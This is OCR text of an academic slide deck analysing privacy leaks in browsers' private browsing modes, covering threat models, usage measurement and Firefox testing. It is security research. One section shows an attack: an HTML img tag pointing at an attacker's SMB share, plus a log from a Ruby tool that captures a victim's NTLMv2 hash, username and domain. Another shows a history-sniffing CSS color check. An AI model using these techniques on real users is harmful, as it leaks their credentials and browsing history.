An Analysis of Private Browsing Modes in Modern Browsers

Gaurav Aggarwal, Elie Bursztein, Collin Jackson, Dan Boneh


Stanford Computer Security Lab

Private Browsing ?


Browse without leaving trace of visited URLs

Now in all major browsers

Private browsing UI



Private browsing UI




Threat Model

Home Computer or Internet Kiosk

Threat Model

Home Computer or Internet Kiosk




Threat Model

Home Computer or Internet Kiosk


Threat Model

Home Computer or Internet Kiosk



Marketed for surprise gifts …

People Really care about this !



Privacy from local Attacker

- Attacker gets control of the machine after private browsing ends

- Goal: which sites did user visit in private?

(see "indistinguishability" definition in paper)

installing a key logger is not an attack

Partial goal: privacy from web attacker

- Private browsing does not hide:
  - IP address
  - Browser fingerprint (a la Panopticlick [Eckersley'10])

- Some browsers make half hearted attempt:
  - Ex: cookies set in public mode not available in private
  - Safari makes no attempt to hide public state

Web Attacker: an IE example

Web Attacker: an IE example

- The attack works as follows:

Web Attacker: an IE example

- The attack works as follows:

1. Embedded an smb link on attacker's page:

<img src="smb:\\ip\a.jpg">

Web Attacker: an IE example

- The attack works as follows:

1. Embedded an smb link on attacker's page:
   <img src="smb:\\ip\a.jpg">
2. When the SMB request arrives deny it

Web Attacker: an IE example

- The attack works as follows:

1. Embedded an smb link on attacker's page:
   <img src="smb:\\ip\a.jpg">
2. When the SMB request arrives deny it
3. Windows will try to authenticate over SMB

Web Attacker: an IE example

- The attack works as follows:

1. Embedded an smb link on attacker's page:
   <img src="smb:\\ip\a.jpg">
2. When the SMB request arrives deny it
3. Windows will try to authenticate over SMB
4. Attacker gets windows username domain and version

Web Attacker: an IE example

```
linux:~# ruby ./smb.rb
Windows SMB Deanonymizer
(c) 2010 Elie Bursztein web@elie.im
Based on Hernan Ochoa (hernan@gmail.com) poc for smb weak challenge
waiting for connections from victim
1
neg proto request received
neg proto response sent
session setup and request received!
session setup and access denied sent!
session setup andx request with creds received!
ansi 00000000000000000000000000000000000000000000
NTLM v2 auth
unicode 195ccaab0ede1dcd2f61ec1a82ddb64c01010000000000000
cd7fe447439cb01d4436d39988bfaa90000000002000000000000000000000
user: Elie
domain: Jade
os:
```

POC : http://ly.tl/iepoc

Usage Experiment

How do people use private mode?

- What type of sites? Which browsers?

Observation:

- private browsing status is **remotely detectable**
- Use “history sniffing”

Behavior in Regular Mode

AD

Random page

Behavior in Regular Mode

AD → Random page

Random page

Random page

```
If ( getComputedStyle(link).color == RGB(51,102,160) )
```

Behavior in Private Mode

AD

Random page


Behavior in Private Mode

AD → Random page

Random page

Random page


Usage measurement – Results



- More common on Safari, Firefox
  - subtle private browsing indicators
- IE users rarely use private mode
- People care about privacy from local attackers !

Safari in private

Safari in private



… But private browsing is not so private

… But private browsing is not so private

Privacy violations: simple examples

Local DNS cache:

- DNS resolutions persist after leaving private mode

Swap file persists:

- Experiment on Firefox 3.5.9 running Ubuntu 9.10
- Swap file dump after private browsing:
  - URLs of websites visited
  - Embedded links
  - Text from web pages

Firefox: a detailed analysis

Method 1: manual review (Firefox 3.6)

- code abstractions for writing to profile folder:

  `Storage, nsIFile`

- Analyze code points that use these abstractions

  Check if private status moderates writes

Firefox: a detailed analysis

Method 2: automated testing

- Leverage existing browser unit tests

- MozMill test framework
  - User interface test automation tool
  - 196 tests currently
  - … and we added a few additional tests


Mozmill Tests – How to

1. Make a new Firefox profile
2. Start Firefox in private mode
3. Run Mozmill tests
4. Monitor changes to files in profile folder
   - `fs_usage` (OSX):

     Track system calls related to filesystem
5. Analyze changes (manually)

